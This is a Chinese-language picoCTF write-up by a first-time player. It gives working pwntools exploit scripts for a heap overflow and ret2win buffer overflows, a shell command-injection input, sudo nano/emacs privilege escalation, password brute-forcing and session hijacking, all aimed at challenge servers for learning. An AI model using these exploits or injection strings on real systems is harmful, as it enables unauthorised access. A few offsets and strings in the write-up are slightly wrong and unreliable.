

這是我第一次打 CTF。
隊名:nggyu、排名:1418,因為我後面都在廢。這邊只會列出我寫的題目,不是我寫的我也還沒去解
General Skills
Undo
連線上去之後題目就會出現
--- Step 1 ---
Current flag: KTgxMzkzOW4zLWZhMDFnQHplMHNmYTRlRy1nazNnLXRhMWZlcmlyRShTR1BicHZj
Hint: Base64 encoded the string.
Enter the Linux command to reverse it:
他說這個字串用 base64 編碼過,請輸入一個指令將他還原。那就是 base64 -d。
--- Step 2 ---
Current flag: )813939n3-fa01g@ze0sfa4eG-gk3g-ta1ferirE(SGPbpvc
Hint: Reversed the text.
Enter the Linux command to reverse it:
這個字串被翻轉過,請輸入一個指令將他還原。那就是 rev。
--- Step 3 ---
Current flag: cvpbPGS(Eriref1at-g3kg-Ge4afs0ez@g10af-3n939318)
Hint: Replaced underscores with dashes.
Enter the Linux command to reverse it:
這個字串的 _ 跟 - 被交換了,請輸入指令將他還原。那就是 tr '-' '_'。
--- Step 4 ---
Current flag: cvpbPGS(Eriref1at_g3kg_Ge4afs0ez@g10af_3n939318)
Hint: Replaced curly braces with parentheses.
Enter the Linux command to reverse it:
這個字串的 () 跟 {} 被交換了。請輸入指令將他還原。那就是 tr '()' '{}'
--- Step 5 ---
Current flag: cvpbPGS{Eriref1at_g3kg_Ge4afs0ez@g10af_3n939318}
Hint: Applied ROT13 to letters.
Enter the Linux command to reverse it:
它叫我把他ROT13,所以 tr 'a-zA-Z' 'n-za-mN-ZA-M'
MY GIT
把題目下載下來之後,先看 README.md 寫了什麼。
# MyGit

### If you want the flag, make sure to push the flag!

Only flag.txt pushed by ```root:root@picoctf``` will be updated with the flag.

GOOD LUCK!
那就是要把自己改的名稱跟 email 改掉。在終端機輸入
git config --global user.name "root"
git config --global user.email "root@picoctf"
改完之後他說要把 flag.txt push 上去,它就會給你 flag。
touch flag.txt
git add .
git commit -m "I want flag"
git push | grep "pico"
這樣就會有 flag 了。
bytemancy 0
題目說要送給他 1751 個 ASCII 101 的字元,中間不能有空白。最快的方法應該是用 pwntools。如果要印出來複製貼上應該也是可以。
from pwn import *

r = remote('foggy-cliff.picoctf.net', YOUR_PORT)

payload = b"e" * 1751  ## ASCII 101 is 'e'

r.sendlineafter(b"==> ",payload)  ## Use sendlineafter to avoid the process is too fast

flag = r.recvall()
print(flag.decode())
執行這隻程式就會拿到 flag。
在pwntool 中有幾種傳送 payload 的方法
- send(payload): 只傳送原始 byte
- sendline(payload): 傳送會自動換行
- sendafter(delim, payload): 收到 delim 才會傳送
- sendlineafter(delim, payload): 收到 delim 才傳送並換行
bytemancy 1
題目看起來跟上一題一模一樣,不寫了。
bytemancy 2
題目跟之前一樣,只是他說要傳送 0xff。怎麼看都是一個不可見字元,只能用pwntool。
from pwn import *

r = remote('lonely-island.picoctf.net', 56363)

payload = b"\xff" * 3

r.sendlineafter(b"==> ",payload)

flag = r.recvall()
print(flag.decode())
bytemancy 3
題目會連續出三個函數名稱,要把他的位置找出來。在寫腳本之前,我們要先知道他的 context arch。
gdb ./spellbook在 gdb 裡面輸入 checksec,發現到他是 i386。
from pwn import *
context.arch = 'i386'

elf = ELF('./spellbook')
r = remote('green-hill.picoctf.net', 57188)

def solve():
  r.recvuntil(b"procedure '")

  target = r.recvuntil(b"'", drop=True).decode()

  addr = elf.symbols[target]

  r.send(p32(addr))

for _ in range(3):
    solve()

r.interactive()
Printer Shares
題目要連上一台印表機,並且把 flag 印出來。總之先連上去看看
smbclient -L //mysterious-sea.picoctf.net -p 62729 -N連上之後應該要可以看到有一台是共用的,Public Share With Guest. 然後我們就可以連上那台
smbclient //mysterious-sea.picoctf.net/shares -p 62729 -N這樣就會進到印表機裡面,可以用 ls 看一下,就會發現有 flag.txt 。
get flag.txt 斷線離開,就可以在目錄底下找到 flag 了。
ping-cmd
這題連線上去它會規定你只能 ping 8.8.8.8,但如過他的背後是個shell,就可以不只執行一行。所以只要輸入:
8.8.8.8; cat flag.txt就可以繞過他的檢查機制印出 flag。
ABSOLUTE NANO
這題很好玩。連上去之後就會發現它直接把 flag 擺在你眼前,但是你的權限沒有辦法讀它。接下來我試了一下 sudo,理所當然的他不可能讓我用。所以我輸入了
sudo -l這可以列出我可以用的東西,我在裡面發現了 /bin/nano /etc/sudoers。所以我就執行了
sudo /bin/nano /etc/sudoers我把 flag.txt 也加了進去,結果他就壞了。怎麼個壞法呢?原本的洞被我搞壞了,連他留的 nano 都用不了,只能重新啟動一個。
重啟之後,我回到 nano 裡面,突然通靈想到這個文字編輯器理論上可以讀檔,於是按了 ctrl+R。nano進入的讀檔模式,輸入檔案的絕對位置(因為 sudo 之後你現在是 root),就可以在 nano 中看到 flag 了。
Piece by Piece
題目連上去之後長這樣:
ctf-player@pico-chall$ cat instructions.txt
Hint:

- The flag is split into multiple parts as a zipped file.
- Use Linux commands to combine the parts into one file.
- The zip file is password protected. Use this "supersecret" password to extract the zip file.
- After unzipping, check the extracted text file for the flag.
看起來是要叫我把這幾個檔案合併之後解壓縮。
cat part_aa part_ab part_ac part_ad part_ae > combined.zip
unzip -P supersecret conbined.zip
cat flag.txt
SUDO MAKE ME A SANDWICH
題目連線上去之後會發現家目錄又是一個 flag.txt 看得到摸不到,所以就 sudo -l 看有什麼可以用。
ctf-player@challenge:~$ ls
flag.txt
ctf-player@challenge:~$ sudo -l
Matching Defaults entries for ctf-player on challenge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User ctf-player may run the following commands on challenge:
    (ALL) NOPASSWD: /bin/emacs
馬上就有一個文字編輯器 emacs。
sudo /bin/emacs flag.txt打開就有 flag 了。
Password Profiler
這題要用字典暴破出密碼,題目有給你這個人的個人資訊。仔細看check_password.py 中,他有提到一個套件叫 cupp。下載下來後執行,它會問你一些問題,就把上面的人名跟 info 填上去,就會產生出密碼的字典。把產生出來的密碼改名成 passwords.txt。放到跟 check_password.py 同一個資料夾底下,執行他 flag 就會出現。
Multi Code
題目的 message.txt 下載下來之後者這樣。
NjM3NjcwNjI1MDQ3NTMyNTM3NDI2MTcyNjY2NzcyNzE1ZjcyNjE3MDMwNzE3NjYxNzQ1ZjM2MzY2ZjM1MzQzMjM1MzcyNTM3NDQ=拿到 cyberchef,因為最後面有等號,先猜一個 base64。
637670625047532537426172666772715f72617030717661745f36366f3534323537253744看起來是一段奇怪的數字,裡面有 f,應該是 hex 吧
cvpbPGS%7Barfgrq_rap0qvat_66o54257%7D好像有進展,不然拿 URL decode 試一下好了
cvpbPGS{arfgrq_rap0qvat_66o54257}答案很明顯了,一看就是 ROT13
picoCTF{nested_enc0ding_66b54257}就是一場通靈大賽而已,應數系必備。
Web
Old Session
題目進去之後就是一個登入介面。打開 F12 發現 html 裡面什麼都沒有,那就註冊一個帳號登入吧。

留言怎麼有人說 /sessions 有怪東西?那就來看一下吧!

是 admin 的 session。那就把自己改成 admin 吧,然後就會看到 flag 了。
Hashgate
這題是爛題目。進去之後又是個登入畫面,可以在 F12 裡的 html 找到登入的帳號密碼,登入之後呢你會發現,你的 url 就是 id 的 md5。那 admin 的 id 是多少呢?於是我寫了一個腳本從 0 開始暴破到 3000,可憐的是沒有一個是對的。最後 3013 是 admin_id。去試一下吧。
Reverse
Gatekeeper
把題目給的 binary 丟進去 gdb 裡面。
gdb ./gatekeeper從這段可以看到要讓程式可以執行到 call <reveal_flag> 的前提有三個
0x0000000000001647 <+200>:   cmp    DWORD PTR [rbp-0x38],0x3e7
0x000000000000164e <+207>:   jg     0x165e <main+223>
0x0000000000001650 <+209>:   lea    rdi,[rip+0xa2d]        # 0x2084
0x0000000000001657 <+216>:   call   0x1180 <puts@plt>
0x000000000000165c <+221>:   jmp    0x1693 <main+276>
0x000000000000165e <+223>:   cmp    DWORD PTR [rbp-0x38],0x270f
0x0000000000001665 <+230>:   jle    0x1675 <main+246>
0x0000000000001667 <+232>:   lea    rdi,[rip+0xa21]        # 0x208f
0x000000000000166e <+239>:   call   0x1180 <puts@plt>
0x0000000000001673 <+244>:   jmp    0x1693 <main+276>
0x0000000000001675 <+246>:   cmp    DWORD PTR [rbp-0x34],0x3
0x0000000000001679 <+250>:   jne    0x1687 <main+264>
0x000000000000167b <+252>:   mov    eax,0x0
0x0000000000001680 <+257>: call 0x1449 <reveal_flag>-
如果
DWORD PTR [rbp-0x38]大於0x3e7也就是 999,才可以跳到下一個比較。 -
如果
DWORD PTR [rbp-0x38]小於等於0x270f也就是 9999,才會跳到下一個比較。 -
DWORD PTR [rbp-0x34]不能等於 3,如果等於的話就會跳到其他地方。
那 DWORD PTR [rbp-0x38]、DWORD PTR [rbp-0x34] 分別是什麼呢?
0x00000000000015ff <+128>:   call   0x1250 <atoi@plt>
0x0000000000001604 <+133>:   mov    DWORD PTR [rbp-0x38],eax
因為他把 atoi 的結果丟進 DWORD PTR [rbp-0x38],推測他就是我們輸入的值。
0x00000000000015e0 <+97>:    call   0x11b0 <strlen@plt>
0x00000000000015e5 <+102>:   mov    DWORD PTR [rbp-0x34],eax
上面 call 了 srtlen 並放進 DWORD PTR [rbp-0x34],所以他是長度。
綜合上面的推論:輸入的長度要等於三,值要介於 999 跟 9999 之間。這在十進位是辦不到的,但是 16 進位可以。接下來就輸入這區間內的值試試看吧。
}af5ftc_oc_ip7128ftc_oc_ipf_99ftc_oc_ip9_TGftc_oc_ip_xehftc_oc_ip_tigftc_oc_ipid_3ftc_oc_ip{FTCftc_oc_ipocipftc_oc_ip仔細觀察可以發現,這個 flag 似乎是反的
echo "}af5ftc_oc_ip7128ftc_oc_ipf_99ftc_oc_ip9_TGftc_oc_ip_xehftc_oc_ip_tigftc_oc_ipid_3ftc_oc_ip{FTCftc_oc_ipocipftc_oc_ip" | rev輸入指令讓他反轉之後得到
pi_co_ctfpicopi_co_ctfCTF{pi_co_ctf3_dipi_co_ctfgit_pi_co_ctfhex_pi_co_ctfGT_9pi_co_ctf99_fpi_co_ctf8217pi_co_ctf5fa}一個充滿雜質的東西,如果你會通靈應該會發現是 pi_co_ctf 在裡面搗亂。下個指令消滅他
echo "pi_co_ctfpicopi_co_ctfCTF{pi_co_ctf3_dipi_co_ctfgit_pi_co_ctfhex_pi_co_ctfGT_9pi_co_ctf99_fpi_co_ctf8217pi_co_ctf5fa}" | sed 's/pi_co_ctf//g'這樣就大功告成了。
Hidden Cipher 1
這題一開始就拿到一個東西。
235a201d70201548251358110c552f135409一串神秘的數字,題目說這是加密的結果,如果是加密的話,那先試試 XOR 吧。
0x23 ^ 'p' (0x70) = 0x53 ('S')

0x5a ^ 'i' (0x69) = 0x33 ('3')

0x20 ^ 'c' (0x63) = 0x43 ('C')

0x1d ^ 'o' (0x6f) = 0x72 ('r')

0x70 ^ 'C' (0x43) = 0x33 ('3')

0x20 ^ 'T' (0x54) = 0x74 ('t')
找到循環金鑰了,接下來只需要寫個腳本把他解出來就行了。
from itertools import cycle

hex_data = "235a201d702015483b1d412b265d3313501f0c072d135f0d2002302d01156a57224306172e"
key = b"S3Cr3t"

cipher_bytes = bytes.fromhex(hex_data)
# 使用 zip 與 cycle 進行 Bitwise XOR
plain_bytes = bytes(c ^ k for c, k in zip(cipher_bytes, cycle(key)))

print(plain_bytes.decode())
Pwn
在進入這邊之前,可以先閱讀這篇文章,會讓你輕鬆很多,
也就是如果你帶點基礎來看我就不用寫的這麼詳細。
Heap Havoc
題目給了一個 binary 以及他的 C。從 C 的程式可以看到
i1 = malloc(sizeof(struct internet));
i1->priority = 1;
i1->name = malloc(8);
i1->callback = NULL;

i2 = malloc(sizeof(struct internet));
i2->priority = 2;
i2->name = malloc(8);
i2->callback = NULL;

strcpy(i1->name, argv[1]);
strcpy(i2->name, argv[2]);

if (i1->callback) i1->callback();
if (i2->callback) i2->callback();在程式要結束之前,i2 會 callback() 一個函數,只要我們可以在輸入的時候,算準距離,精準的把 callback() 的位置改到 winner(),就大功告成。但不能直接從 i1 整路蓋到 i2 的 callback() 。因為在 i1 輸入之後,i2 也要輸入,如果在 i2 輸入之前就把 i2 -> name 的 address 搞壞就會發生記憶體錯誤,程式會 crash 。所以我們的目標就是,算出兩者的距離,把 i2 -> name 改到一個可寫的位置,最後把 i2 -> callback() 指向 winner()。
找出 i1、i2 的位置
gdb ./vulnpwndbg> disas main
// here is only some of assembly code
0x080493fb <+143>: add esp,0x10
0x080493fe <+146>: mov DWORD PTR [ebp-0x1c],eax
0x08049401 <+149>: mov eax,DWORD PTR [ebp-0x1c]
0x08049404 <+152>: mov DWORD PTR [eax],0x1
0x0804940a <+158>: sub esp,0xc
0x0804940d <+161>: push 0x8
0x0804940f <+163>: call 0x8049150 <malloc@plt>
0x08049414 <+168>: add esp,0x10
0x08049417 <+171>: mov edx,eax
0x08049419 <+173>: mov eax,DWORD PTR [ebp-0x1c]
0x0804941c <+176>: mov DWORD PTR [eax+0x4],edx
0x0804941f <+179>: mov eax,DWORD PTR [ebp-0x1c]
0x08049422 <+182>: mov DWORD PTR [eax+0x8],0x0
0x08049429 <+189>: sub esp,0xc
0x0804942c <+192>: push 0xc
0x0804942e <+194>: call 0x8049150 <malloc@plt>
0x08049433 <+199>: add esp,0x10
0x08049436 <+202>: mov DWORD PTR [ebp-0x20],eax
0x08049439 <+205>: mov eax,DWORD PTR [ebp-0x20]
0x0804943c <+208>: mov DWORD PTR [eax],0x2從這邊可以知道 i1 的位置是 ebp-0x1c ,i2 的位置是 ebp-0x20。接下來要設定斷點,確定他們的實際位置,畢竟他們只是指標而已。
用gdb 下斷點印出實際位置
我們要在他複製到 i1 的時候停下,觀察他的實際位置。
pwndbg> b *main+264
pwndbg> r AAAA BBBB
pwndbg> x/wx $ebp-0x1c
0xffffcefc:     0x0804d5f0
pwndbg> x/wx $ebp-0x20
0xffffcef8:     0x0804d610
pwndbg> x/3wx 0x0804d5f0
0x804d5f0:      0x00000001     0x0804d600      0x00000000
              i1 -> priority    i1 -> name      i1 -> callback()
pwndbg> x/3wx 0x0804d610
0x804d610:      0x00000002      0x0804d620      0x00000000
i2 -> priority i2 -> name i2 -> callback()知道他們的位置之後,i1 -> name 跟 i2 -> name 的距離就是 0x0804d610 - 0x0804d600 = 0x20 = 16。
from pwn import *

context.arch = 'i386'
context.log_level = 'debug'

r = remote("foggy-cliff.picoctf.net", 54943)

OFFSET = 20                  ## 這邊要蓋掉 i2->priority 所以 +4
BSS_ADDR = 0x0804c888
WINNER_ADDR = 0x080492b6

payload1 = b"A" * OFFSET + p32(BSS_ADDR) + p32(WINNER_ADDR)
payload2 = b"SAFE"

payload_total = payload1 + b" " + payload2

r.recvuntil(b"Enter two names separated by space:\n")

r.sendline(payload_total)

r.interactive()
Echo Escape 1
題目給了一個 binary 跟 code。先來看 code。
#include <stdio.h>
#include <unistd.h>
#include <string.h>

void win() {
    FILE *fp = fopen("flag.txt", "rb");
    if (!fp) {
        perror("[!] Failed to open flag.txt");
        return;
    }

    char buffer[128];
    size_t n = fread(buffer, 1, sizeof(buffer), fp);
    fwrite(buffer, 1, n, stdout);
    fflush(stdout);
    printf("\n");
    fclose(fp);
}

int main() {
    char buf[32];

    printf("Welcome to the secure echo service!\n");
    printf("Please enter your name: ");
    fflush(stdout);

    read(0, buf, 128);

    printf("Hello, %s\n", buf);
    printf("Thank you for using our service.\n");

    return 0;
}
這是一個典型的 ret2win。前面宣告的 buffer 只有 32 byte,但 read() 卻可以接受 128 byte。所以我們只要進行 Buffer Over Flow 就可以把 return address 改到 win() 。先用 gdb 看看我們的目標在哪個位置。
pwndbg> disas main
Dump of assembler code for function main:
   0x00000000004012fb <+0>:     endbr64
   0x00000000004012ff <+4>:     push   rbp
   0x0000000000401300 <+5>:     mov    rbp,rsp
   0x0000000000401303 <+8>:     sub    rsp,0x20
   0x0000000000401307 <+12>:    lea    rdi,[rip+0xd22]        # 0x402030
   0x000000000040130e <+19>:    call   0x4010e0 <puts@plt>
   0x0000000000401313 <+24>:    lea    rdi,[rip+0xd3a]        # 0x402054
   0x000000000040131a <+31>:    mov    eax,0x0
   0x000000000040131f <+36>:    call   0x401110 <printf@plt>
   0x0000000000401324 <+41>:    mov    rax,QWORD PTR [rip+0x2d4d]        # 0x404078 <stdout@@GLIBC_2.2.5>
   0x000000000040132b <+48>:    mov    rdi,rax
   0x000000000040132e <+51>:    call   0x401130 <fflush@plt>
   0x0000000000401333 <+56>:    lea    rax,[rbp-0x20]
   0x0000000000401337 <+60>:    mov    edx,0x80
   0x000000000040133c <+65>:    mov    rsi,rax
   0x000000000040133f <+68>:    mov    edi,0x0
   0x0000000000401344 <+73>:    call   0x401120 <read@plt>
   0x0000000000401349 <+78>:    lea    rax,[rbp-0x20]
   0x000000000040134d <+82>:    mov    rsi,rax
   0x0000000000401350 <+85>:    lea    rdi,[rip+0xd16]        # 0x40206d
   0x0000000000401357 <+92>:    mov    eax,0x0
   0x000000000040135c <+97>:    call   0x401110 <printf@plt>
   0x0000000000401361 <+102>:   lea    rdi,[rip+0xd10]        # 0x402078
   0x0000000000401368 <+109>:   call   0x4010e0 <puts@plt>
   0x000000000040136d <+114>:   mov    eax,0x0
   0x0000000000401372 <+119>:   leave
   0x0000000000401373 <+120>:   ret
End of assembler dump.
我們要找的人在 call read@plt 的前面,因為要先準備好暫存器才可以 call function。在 x86_64 裡,$rax 是用來接收回傳值的,所以存放我們輸入的暫存器就是 rbp-0x20。依照 stack 存放的方式,我們需要 32(offset) + 8(rbp)個 byte,就可以到return address。
from pwn import *
context.arch = 'amd64'

elf = ELF('./vuln')
r = remote('mysterious-sea.picoctf.net',58762)

# Offset = 32 (offset) + 8 (rbp) = 40
win_addr = elf.symbols['win']
payload = b'A' * 40 + p64(win_addr)

r.send(payload)
r.interactive()
Echo Escape 2
這題跟前一題的作法一模一樣,可以依樣畫葫蘆,我就不寫這題了。
from pwn import *
context.arch = 'i386'

# 1. 建立連線
r = remote('dolphin-cove.picoctf.net', 63023)
elf = ELF('./vuln')

# 2. 定義目標位址 (win function)
win_addr = elf.symbols['win']

# 3. 構造 Payload
# 40(offset) + 4(rbp) bytes  + 目標位址
payload = b'A' * 44 + p32(win_addr)

# 4. 發送並獲取 Flag
r.sendline(payload)
r.interactive()
offset-cycle & offset-cycleV2
這兩題都是 ret2win,只是只能在他的機器上操作,而且還有限時。進去要先
./start他會給你題目,C code 是一樣的,但是在時限內沒做完就會重置。每次裡面的 offset 會變,建議先寫好 exploit 之後進去找 offset,快速出來修改、執行。其實就是拼手速,沒有什麼特別的。
Quizploit
這題要先下載他的執行檔,他會問你一些相關問題,全部答對就可以拿到 flag。 先用 gdb 執行他的程式。
pwndbg> checksec
File:     /home/kali/Downloads/vuln
Arch:     amd64
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
這樣可以知道很多東西,也可以把 C code 放在旁邊。
[*] Question number 0x1:

Is this a '32-bit' or '64-bit' ELF? (e.g. 100-bit)

💡 Hint: Check if the system is x86_64 or x86. No compilation flag specified means default.

>> 64-bit


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// 可以在 checksec 中看到,Arch: amd64,代表他是 64 bits 架構


[*] Question number 0x2:

What's the linking of the binary? (e.g. static, dynamic)

💡 Hint: The program uses standard library functions like fprintf, fgets, and system.

>> dynamic


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// 在checksec 中可以知道他有開 RELRO,絕對是動態。底下的連結會告訴你 RELOR 是什麼


[*] Question number 0x3:

Is the binary 'stripped' or 'not stripped'?

💡 Hint: By default, binaries compiled without the -s flag contain debugging symbols.

>> not stripped


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// checksec 有寫


[*] Question number 0x4:

Looking at the vuln() function, what is the size of the buffer in bytes? (e.g. 0x10)

💡 Hint: Check the declaration in the function and answer in either hex or decimal

>> 21


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// source code 裡有答案

[*] Question number 0x5:

How many bytes are read into the buffer? (e.g. 0x10)

💡 Hint: Check the fgets

>> 144


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// source code 裡有答案

[*] Question number 0x6:

Is there a buffer overflow vulnerability? (yes/no)

💡 Hint: Compare buffer size and input size

>> yes


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// fgets 限制的輸入大小比 buffer 還要大,所以可以用 BOF

[*] Question number 0x7:

Name a standard C function that could cause a buffer overflow in the provided C code.

💡 Hint: (e.g. fprintf)

>> fgets


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅


[*] Question number 0x8:

What is the name of function which is not called any where in the program?

💡 Hint: Analyze the source

>> win


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// source code 裡有答案

[*] Question number 0x9:

What type of attack could exploit this vulnerability? (e.g. format string, buffer overflow, etc.)

💡 Hint: Try interpreting the information gathered so far

>> buffer overflow


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// 這跟第六題一樣


[*] Question number 0xa:

How many bytes of overflow are possible? (e.g. 0x10)

💡 Hint: Subtract values

>> 123


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// 拿 fgets 的大小 - buffer 的大小

[*] Question number 0xb:

What protection is enabled in this binary?

💡 Hint: Learn to use checksec

>> NX


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// checksec 裡有

[*] Question number 0xc:

What exploitation technique could bypass NX? (e.g. shellcode, ROP, format string)

💡 Hint: Choose from the options

>> ROP


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// 底下的連結會告訴你 ROP 是什麼

[*] Question number 0xd:

What is the address of 'win()' in hex? (e.g. 0x4011eb)

💡 Hint: Use gdb/objdump to find the address

>> 0x401176


✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅
✅                    ✅
✅      Correct!      ✅
✅                    ✅
✅ ✅ ✅ ✅ ✅ ✅ ✅ ✅

// 在 gdb 中輸入:p win


=========================================================================================================
QUIZ COMPLETE!
=========================================================================================================

🎉 PERFECT SCORE! 🎉
You got 13/13 questions correct!

Flag:- 這題的一些連結
以上就是這次的 Writeup。Writeup 就是要給不會的人看的,所以如果看不懂的話,歡迎寫信來問,我會檢討。但要寫信來問的之前至少要會操作 Linux ,還有把這篇的連結看完,我不信有人看完了還不會。下一場 CTF 是 My first CTF,要打的歡迎來報團。